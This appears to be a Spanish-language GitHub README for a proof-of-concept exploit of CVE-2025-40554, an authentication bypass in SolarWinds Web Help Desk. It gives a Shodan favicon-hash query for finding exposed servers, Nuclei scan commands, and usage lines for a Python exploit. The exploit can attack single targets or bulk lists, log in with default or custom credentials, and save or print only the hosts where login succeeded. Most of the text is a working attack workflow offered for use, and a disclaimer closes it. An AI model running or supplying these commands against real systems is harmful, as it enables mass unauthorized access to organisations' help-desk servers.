
 imbas007/auth-bypass-cve-2025-40554
Exploit de prueba de concepto para CVE-2025-40554, una omisión de autenticación en SolarWinds Web Help Desk. Incluye plantilla Nuclei y exploit Python para pruebas en objetivos individuales o por lotes con inicio de sesión opcional mediante credenciales.

http.favicon.hash:"1895809524"
nuclei -u https://TARGET:8443 -t CVE-2025-40554.yaml
nuclei -l list_target.txt -t CVE-2025-40554.yaml
pip install -r requirements.txt
Objetivo único (bypass + inicio de sesión, por defecto cliente/cliente):
python3 exploit_auth_bypass.py -t https://TARGET:8443

Objetivo único con credenciales personalizadas:
python3 exploit_auth_bypass.py -t https://TARGET:8443 -u myuser -p mypass
Objetivo único, solo bypass (sin inicio de sesión):
python3 exploit_auth_bypass.py -t https://TARGET:8443 --no-login
Lista de objetivos (guarda solo vulnerable+inicio de sesión):
python3 exploit_auth_bypass.py -l result_all.txt
python3 exploit_auth_bypass.py -l targets.txt -o my_login_ok.txt
Lista de objetivos con credenciales personalizadas:
python3 exploit_auth_bypass.py -l targets.txt -u admin -p secret
Modo silencioso (imprime solo URLs donde el inicio de sesión fue exitoso):
python3 exploit_auth_bypass.py -l result_all.txt -q
Este PoC es solo para investigación y pruebas de seguridad autorizadas. El acceso no autorizado a sistemas informáticos es ilegal. Los autores no son responsables del mal uso.
